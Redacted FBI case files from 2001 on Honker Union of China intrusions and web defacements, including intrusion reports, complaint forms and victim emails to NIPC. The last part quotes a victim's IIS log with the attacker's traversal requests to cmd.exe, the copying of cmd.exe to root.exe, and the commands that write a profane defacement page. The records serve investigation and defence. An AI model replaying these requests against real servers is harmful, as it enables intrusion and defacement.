"The attacks have taken the form of denial of service attacks, installation of the Adore worm and Web page defacements. Attacks have been reported in Chicago, Washington, D.C., San Francisco, and Portland, Oregon." (End of text of letter from Chicago)

May I request that you provide any information regarding any of the activities detailed above.

FAXED
DATE. 5/30/01
2

Your assistance is sincerely appreciated.

Sincerely yours,

[redacted]

Legal Liaison Officer

b6
b7C

Uploaded On: 05/31/07
By: [redacted]
Uploaded On:

This report is the property of the Federal Bureau of Investigation. It is being provided to you for background information only. It is not to be disseminated outside your agency without the explicit consent of the FBI.

180[redacted]05.127

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/29/2001

To: Counterterrorism **Attn:** CIU, CIOJ, NIPC, RM. 5965 b3
ATTN: SSA [redacted] b6
√Chicago **Attn:** SA [redacted] b7C
Squad IP/C b7E

From: Cincinnati
Squad 4
Contact: SA [redacted] 513.562.5741 [redacted]

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: HACKER/HONKER UNION OF CHINA
ILLINOIS SECRETARY OF STATE - VICTIM;
INTRUSION
04/03/2001

Synopsis: Serial [redacted] Lead #1, covered. b3 b7E

Reference: [redacted]

Details: For information of recipients, the Cincinnati Division recently executed a search warrant on a subject who stole computer passwords from a shareholder account in New York, New York.

During the interview, the subject admitted to defacing approximately six Chinese web sites. This subject, whose name will remain protected, advised that he is a member of the hacker group known to deface Chinese web sites. Upon the subject's sentencing date, this subject has agreed to cooperate with the Cincinnati Division and will be utilized as a confidential source targeting unauthorized computer intrusion matters.

Subsequent an "official" debriefing of this subject, Cincinnati Division will share the information concerning captioned matter to the Chicago Division.

This EC:	Initials	Date
Is OK To Upload	[redacted]	5/30/01
Was Uploaded By		5/31/01

b3
b6
b7C
b7E

[redacted]

149[redacted]02.EC

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

COUNTERTERRORISM

AT WASHINGTON, DC

Read and Clear.

Set Lead 2: (Adm)

CHICAGO

AT CHICAGO, IL

Read and Clear.

♦♦

FD-801 (Rev. 7-15-97)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/30/2000

To: Counterterrorism **Attn:** Computer Investigations Unit, Room 5965 National Infrastructure Protection Center (NIPC)

From: St. Louis

b3
b6
b7C
b7E

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]

Title: Subject: HONKER UNION OF CHINA;
Victim: ST. LOUIS BRIDGE COMPANY
Type: COMPUTER INTRUSION
Date: March 24, 2001

SUBMISSION: X Initial ☐ Supplemental ☐ Closed

CASE OPENED: 05/17/2001

CASE CLOSED: 05/30/2001 (Referred to Chicago Division)

☐ No action due to state/local prosecution
(Name/Number:______________________)
☐ USA declination
☐ Referred to Another Federal Agency
(Name/Number:______________________)
☐ Placed in unaddressed work
X Closed administratively
☐ Conviction

COORDINATION: FBI Field Office St. Louis
Government Agency ______________________
Private Corporation ______________________

VICTIM

Company name/Government agency: St. Louis Bridge Company
Address/location: 655 Landmark Drive, Arnold, MO 63010
Purpose of System: Network System, Intranet, Banking Info Software
Highest classification of information stored in system:______________________

[redacted]

b3
b6
b7C
b7E

To: Counterterroris From: St. Louis
Re: [redacted] Date: 05/30/2000 b3 b7E

System Data:

Hardware/configuration (CPU): Intel Pentium II 450 (Generic)
Operating System: Windows NT 4.0 SP 6
Software: PC Banking from Cass Bank-St. Louis,MO

Security Features:

Security Software Installed: x yes (identify Ascend) □ no
Logon Warning Banner: □ yes x no

INTRUSION INFORMATION

Access for intrusion: □ Internet connection □ dial-up number □ LAN (insider)
If Internet: Internet address: 216.87.60.106 (server accessed)
Network name: ______

Method:

Technique(s) used in intrusion: FTP (list provided)

Path of intrusion:
addresses: 1. ______ 2. ______ 3 ______
country: 1. ______ 2. ______ 3. ______
facility: 1. ______ 2. ______ 3. ______

Subject:

Age: ______ Race: ______
Sex:: ______ Education: ______
Alias(s): ______ Motive: ______
Group Affiliation: HONKER UNION OF CHINA
Employer: ______
Known Accomplices: ______
Equipment used: ______
Hardware/configuration (CPU): ______
Operating System: ______
Software: ______

Impact:

Compromise of classified information: □ yes X no
Estimated number of computers affected: 1 SERVER
Estimated dollar loss to date: ______

b3 b7E

Category of Crime:

Impairment:
- □ Malicious code inserted
- □ Denial of service
- ☒ Destruction of information/software
- □ Modification of information/software

Intrusion:
- ☒ Unauthorized access
- □ Exceeding authorized access

Theft of Information:
- □ Classified information compromised
- □ Unclassified information compromised
- □ Passwords obtained
- □ Computer processing time obtained
- □ Telephone services obtained
- □ Application software obtained
- □ Operating software obtained

REMARKS

On May 14, 2001, the St. Louis Division received a fax from NIPC watch about a computer intrusion at St. Louis Bridge Company. The St. Louis Bridge Company had submitted an incident report on the same date to NIPC. The Point of Contact was [redacted] [redacted] telephone number [redacted] b6 b7C

On May 17, 2001, SA [redacted] St. Louis Division, met with [redacted] St. Louis Bridge Company. [redacted] advised that one of the company's servers had been attacked on March 24, April 07, May 05, 2001, and May 14, 2001.

The attackers used the Sadmind IIS/worm to deface the company's intranet website possibly through the FTP utility. [redacted] had a firewall, security auditing tools, and secure remote access/ authorization tools installed on the system. b6 b7C

The system contains banking information, bidding documents, employee data(names, addresses, telephone numbers). The entire internal employee website was destroyed. The main server crashed and an attempt to destroy the hard drive was made. Log files had been reviewed by [redacted] The user accounts to access the system had been deleted. [redacted] had brought back online the network intrusion evaluation software. b6 b7C

[redacted] provided some IP addresses, dates and their intended purpose. [redacted] was able to trace these IP addresses to China:

05/05/01	202.97.205.4	Ran scripts

05/02/01	210.83.109.119	Ran cmd.exe scripts
05/02/01	62.226.241.1	Caused crash
05/02/01	202.108.18.5	Looking for passwds
05/04/01	211.159.23.170	Ran scripts

[redacted] discovered that the attackers had placed a backdoor program called "Kaitenz" on his system. [redacted] had used a backup tape to recover the server. The backup caused some data to be lost. b6 b7C

[redacted] had drafted a letter explaining the incident and included it with the Incident Report to NIPC. [redacted] provided SA [redacted] with a Zip disk containing the logs of the attacks, the letter he sent to NIPC and the hacker tools used on the attack of his system. [redacted] also provided his Whois queries of the IP addresses through www.apnic.net

The letter that [redacted] drafted is attached to this document.

150[redacted]01.oth b6 b7C

FD-801 (Rev. 7-15-97)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/30/2001

To: Counterterrorism **Attn:** Computer Investigations Unit, Room 5965 National Infrastructure Protection Center (NIPC)

From: St. Louis

b3
b6
b7C
b7E

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]

Title: Subject: HONKER UNION OF CHINA
Victim: Electranet USA
Type: Computer Intrusion
Date: May 05, 2001

SUBMISSION: X Initial □ Supplemental □ Closed

CASE OPENED: 05/10/2001

CASE CLOSED: 05/30/2001 (Referred to Chicago Division)
□ No action due to state/local prosecution
(Name/Number:____________________)
□ USA declination
□ Referred to Another Federal Agency
(Name/Number:____________________)
□ Placed in unaddressed work
X Closed administratively
□ Conviction

COORDINATION: FBI Field Office St. Louis Division
Government Agency ____________________
Private Corporation ____________________

VICTIM

Company name/Government agency: Electranet USA, Electric Man Internet Services
Address/location: 754 Longlane Road, New Lenox, Illinois 60451
Purpose of System: Web Host Server
Highest classification of information stored in system:____________________

[redacted]

b3
b6
b7C
b7E

To: Counterterrori From: St. Louis
Re: [redacted] Date: 05/30/2001

b3
b7E

System Data:

Hardware/configuration: (Main Server) Compaq Proliance ML 370, Pentium III,866MHz, (Test Server) IBM clone Pentium III,

Operating System: Windows 2000 Advanced Server

Software :

Security Features:

Security Software Installed: □ yes (identify) x no

Logon Warning Banner: □ yes x no

INTRUSION INFORMATION

Access for intrusion: x Internet connection □ dial-up number □ LAN (insider)

If Internet: Internet address: 64.37.99.219

Network name: www.jumponthebus.com

Method:

Technique(s) used in intrusion: IIS Exploit (list provided)

Path of intrusion:
addresses: 1. 2. 3.
country: 1. CHINA 2. 3.
facility: 1. 2. 3.

Subject:

Age: Race:
Sex:: Education:
Alias(s): Motive:
Group Affiliation: HONKER UNION OF CHINA
Employer:
Known Accomplices:
Equipment used:
Hardware/configuration (CPU):
Operating System:
Software:

Impact:

Compromise of classified information: □ yes X no
Estimated number of computers affected: 2 Servers
Estimated dollar loss to date: $28,216

b3
b7E

Category of Crime:

Impairment:
□ Malicious code inserted
□ Denial of service
X Destruction of information/software
X Modification of information/software

Theft of Information:
□ Classified information compromised
□ Unclassified information compromised
□ Passwords obtained
□ Computer processing time obtained
□ Telephone services obtained
□ Application software obtained
□ Operating software obtained

Intrusion:
X Unauthorized access
□ Exceeding authorized access

REMARKS

On May 6, 2001, [redacted] Electranet USA, telephonically contacted the St. Louis Division to report an intrusion into his computer network system server. SA [redacted] telephonically contacted [redacted] who lived in New Lenox, Illinois and scheduled an interview in St. Louis on May 10, 2001.

b6
b7C

On May 10, 2001, SA [redacted] contacted [redacted] at Cybercon Data Center, 210 North Tucker, St. Louis, Missouri, where [redacted] had his two servers stored. [redacted] advised that he was a self-taught web page designer, who started his own web host development business in August of 2000.

b6
b7C

[redacted] had previously worked for a Internet Service Provider which closed. [redacted] decided to open his own ISP and recruit some of the customers from his former employer. [redacted] had approximately fifty-three customers at the time of the attack.

[redacted] discovered that his main server had been attacked on May 6, 2001. The intrusion was a web defacement which contained the Chinese flag, music (believed to be the Chinese national anthem), and a message about President Bush being a murderer. [redacted] had saved the web defacements, but was unable to retrieve any logs of the attackers activity on his server.

b6
b7C

On May 7, 2001, [redacted] was working remotely with his development and testing server and stopped to run an errand. Upon [redacted] return he discovered that this server had been attacked. This attack was a web defacement with a message about the USA and PoizonBOx. [redacted] disconnected his servers from the

Internet after the second attack.

The attacker(s) had deleted passwords, which denied [redacted] and other users access to the servers. The attacker(s) had deleted the service logs, event logs and had created new directories with names like "fuckyou". b6 b7C

An executable file called "sr.exe" was found on server. The reboot file had also been deleted by the attacker(s). [redacted] was concerned how the attacker(s) were able to gain system level access without using passwords.

[redacted] provided SA [redacted] with some handwritten notes which listed the files deleted, passwords to each server, and estimated monetary damage to his business. b6 b7C

SA [redacted] recovered both of [redacted] servers for a CART examination, but after discussing this the Chicago Division, SA [redacted] decided against the exams. The two servers were returned to on 05/18/2001.

Since [redacted] had written all the code for the web pages himself, he was able to reload the code and begin cleaning up his servers from the attacks.

There are no logs for examination in this case.

150[redacted]02.oth b6 b7C

♦♦

(Rev. 10-01-1999)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/23/2001

To: Chicago **Attn:** SA [redacted] b3 b6 b7C b7E

From: Salt Lake City
C-6
Contact: SA [redacted]

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)

1
CQ

Title: HACKER/HONKER UNION OF CHINA;
ILLINOIS SECRETARY OF STATE-VICTIM
INTRUSION
04/03/2001

Synopsis: Report Salt Lake City Web Page Defacements.

Enclosure(s): Enclosed for receiving office, copies of FD-71 complaints, NIPC reports, and victim Log files concerning Web Page defacements.

Details: During the week of May 7, 2001, several entities in the Salt Lake City area suffered identical Web page defacements. The web page defacements contained identical anti US Goverment language and disparaging remarks about the PoisonBox virus.

The following is a list of the currently known victim entities, located in the Salt Lake City, and their currently available contact information.

The Utah Education Network, [redacted] ✓ b6 b7C
[redacted]

Utah State Administrative Services, [redacted]
[redacted]

Utah State Budget Office, [redacted]
[redacted]

National Association of Health Data Organizations, ✓
[redacted]

Clear Lead 5/30/01 [redacted]

b3 b6 b7C b7E

14[redacted]P01. EC.

b3
b7E

AtMedica, [redacted] ✓
[redacted] Firewall Logs indicate that attacks originated fromn Taiwan, Australia and Brazil.

b6
b7C

OC Tanner Company, [redacted] ✓
[redacted] S State Street, SLC, UT.

HHCube Software Technologies, L.L.C., 4822 South Nancy Drive, South Ogden, UT, 84403 [redacted] ✓
[redacted] Firewall logs of this intrusion are enclosed and damage from the defacement was estimated at approximately $10,000.

[redacted] private business owner. Logs of the attack are enclosed. ✓

P5e.Health Systems, 2455E. Parley's Way, Suite 300, Salt Lake City, UT 84109, [redacted] ✓
[redacted]

Miles City, Montana, Unified School District , 1604 Main St., Miles City, MT 59301, [redacted] ✓
[redacted]

[redacted] Ravenworks, [redacted]
www.ravenwerks.com. No logs were kept o fthe intrusion, but [redacted] estimated that the damage amounted to roughly $500.

Rolls Royce of Park City, 6125 Silver Creek Drive, Park City, [redacted] ✓

Salt Lake Tribune Employee Access Website.

Several requests for information from victims, such as additional logs, IP addresses, and total damages caused by the attacks, are still outstanding and will be reported to Chicago as they are received.

Chicago is encouraged to directly contact any of the above victims if further questions arise.

As this case is being handled on a national basis by Chicago Division, Salt Lake City will not open a case on these incidents.

Salt Lake City Considers this lead closed.

b3
b7E

♦♦

FD-71 (Rev. 3-27-95)
Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: ☒ Negative ☐ See below

Subject's name and aliases	Character of case Computer Intrusion
	Complainant ☐ Protect Source [redacted]
	Complaint received ☐ Personal ☒ Telephonic Date 05/07/2001 Time 11:45 am
Address of Subject	Complainant's address and telephone number National Association of Health Data Organizations (801) 587-9118
	Complainant's DOB / Sex Male

b6
b7C

Subject's Description

Race	☐ Male	Height	Hair	Build	Birth date and birth place
Age	☐ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer	Address	Telephone

Vehicle Description

Facts of Complaint

[redacted] an employee of the National Association of Health Data Organizations (NAHDO), believes hackers posted web pages of an anti-U.S. nature on the NAHDO web server. There was reference to the term Poizon BOx. The server is physically located at Research Park, University of Utah.

b6
b7C

[redacted]
(2)

b6
b7C

SA [redacted]
(Complaint received by)

Do not write in this space.

BLOCK STAMP

FD-71 (Rev. 3-27-95)

Complaint Form

NOTE: *Hand print names legibly; handwriting satisfactory for remainder.*

Indices: ☒ Negative ☐ See below

Subject's name and aliases	Character of case Computer Intrusion
	Complainant ☐ Protect Source [redacted]
	Complaint received ☐ Personal ☒ Telephonic Date 05/07/2001 Time 10:00 am
Address of Subject	Complainant's address and telephone number University of Utah [redacted]
	Complainant's DOB

Sex

Male

b6
b7C

Subject's Description

Race	☐ Male	Height	Hair	Build	Birth date and birth place
Age	☐ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint

[redacted] an employee of the Utah Education Network of the University of Utah, believes hackers may have used one of their servers as the spawn point for computer attacks against other servers. Based on the content of the intrusions, he believes the hackers may be Chinese. The server that was attacked previously had a minimal security protocol implemented. It is physically located at the Granite School District Office.

b6
b7C

[redacted]
(2)

b6
b7C

SA [redacted]
(Complaint received by)

Do not write in this space.

BLOCK STAMP

FD-71 (Rev. 3-27-95)

Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.

Indices: ☒ Negative □ See below

Subject's name and aliases

Character of case

Computer Intrusion

Complainant □ Protect Source

[redacted]

b6
b7C

Complaint received

□ Personal ☒ Telephonic Date 05/07/2001 Time 10:45 am

Address of Subject

Complainant's address and telephone number

Atmedica
[redacted]

Complainant's DOB

Sex

Male

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint

[redacted] an employee of Atmedica, believes hackers broke through the firewalls of one of their web servers. Hackers were able to post some of their web content. Firewall logs indicate the attacks came from Taiwan, Australia, and Brazil. Based on the content of the intrusions, and the reference to the term Poison Box, it is believed the hackers are pro-Chinese.

b6
b7C

[redacted]
(2)

b6
b7C

SA [redacted]
(Complaint received by)

Do not write in this space.

BLOCK STAMP

FD-71 (Rev. 3-27-95)
Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases UNSUB(S)	Character of case COMPUTER CRIMES
	Complainant ☒ Protect Source [redacted] OC Tanner
	Complaint received □ Personal ☒ Telephonic Date 5/7/01 Time 4:00 pm
Address of Subject	Complainant's address and telephone number 1930 S. State Street SLC, UT 493-3122
	Complainant's DOB — Sex: Male

b6
b7C

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint

Complainant stated that it was discovered someone has hacked into OC Tanner's internal websites which have outside links to public for retail sales. The unsub has altered the website and there appears to be much anti-government rhetoric.

(1)

IA [redacted]
(Complaint received by)

Do not write in this space.

BLOCK STAMP

b6
b7C

Subject: more info
Date: Sun, 6 May 2001 13:54:55 -0600
From: [redacted] b6
To: <nipc@fbi.gov> b7C

This is from my Network Ice defender.

128.84.234.79, hilbert.math.cornell.edu, 2001-05-06 16:04:33

Thanks Chuck

5/16
u:23

[redacted] 10,000k

HHcube Software Technologies, L.L.C.
4822 South Nancy Drive
South Ogden, UT 84403
[redacted]
URL: www.hhcube.com

Subject: Help ????
Date: Sun, 6 May 2001 13:18:47 -0600
From: [redacted] b6
To: <nipc.watch@fbi.gov> b7C

I was reviewing my IIs logs this morning and ran across a strange entry. I have never seen anything like this. It placed files all over the root system and in my internet directories. It is not good and may be a spoof, but has a very bad message. I have cleared my server of any of these files, but am still worried how they were written to my machine. I am using the security patch for IIs.

Here is a copy of the W3SVC1 log file.

The Root.exe is the culprit as well as the *.asp files. I don't know when these are scheduled to go off or anything else about them. Maybe you could help clue me in.

Thanks,

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2001-05-06 10:43:05
```

#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem
cs-uri-query sc-status cs(User-Agent)

Subject: issue with intrusion!
Date: Sun, 6 May 2001 13:50:37 -0600
From: [redacted]
To: <nipc@fbi.gov>

b6
b7C

Date May 6 2001

Last Name [redacted]

First Name

M.I. [redacted]

Street/Mailing Address

4822 South Nancy Drive

City South Ogden

State Utah

Zip Code/Postal Code 84403

Country U.S.A.

Telephone # [redacted]

E-Mail [redacted]

Intrusion Information

Organization HHcube Software Technologies

Contact Name [redacted]

b6
b7C

Street Address

4822 South Nancy Drive

City South Ogden

State UT

Zip/Postal Code 84403

Domain hhcube.com

IP Address 24.9.173.59

Type of System : Commercial

Date intrusion first detected Today

# of users affected 10

Hours system down 6

Estimated dollar loss: equiment, work hours, software, accounts affected $10,000.00

Is the intrusion/attack ongoing ? No

Is the sysadmin logging information ? Yes

Suspected origination domain/IP address: 128.84.234.79

Was/is classified/national security information maintained on the affected system? No

Insider/Hacker/Foreign etc... Cornnel University

Was this intrusion reported to the local FBI Office ? No

To the standard nipc@fbi.gov.

Code from administrators log:

```
 2001-05-06 10:43:05 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir 200 -
 2001-05-06 10:43:07 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+..\ 200 -
 2001-05-06 10:43:08 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
 2001-05-06 10:43:10 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
```

```
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>.././index.asp 502 -
  2001-05-06 10:43:12 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>.././index.htm 502 -
  2001-05-06 10:43:15 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>.././default.asp 502 -
  2001-05-06 10:43:17 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>.././default.htm 502 -
  2001-05-06 10:43:17 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:43:19 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../index.asp 502 -
  2001-05-06 10:43:19 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../index.htm 502 -
  2001-05-06 10:43:20 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
```

```
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../default.asp 502 -
  2001-05-06 10:43:21 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../default.htm 502 -
  2001-05-06 10:43:23 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:43:25 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../AdminScripts/index.as
p 502 -
  2001-05-06 10:43:27 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../AdminScripts/index.ht
m 502 -
  2001-05-06 10:43:29 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../AdminScripts/default.
asp 502 -
  2001-05-06 10:43:31 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../AdminScripts/default.
htm 502 -
  2001-05-06 10:43:31 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
```

```
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:43:34 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftproot/index.asp 502 -
  2001-05-06 10:43:36 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftproot/index.htm 502
-
  2001-05-06 10:43:39 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftproot/default.asp 502
-
  2001-05-06 10:43:42 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftproot/default.htm
502 -
  2001-05-06 10:43:43 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
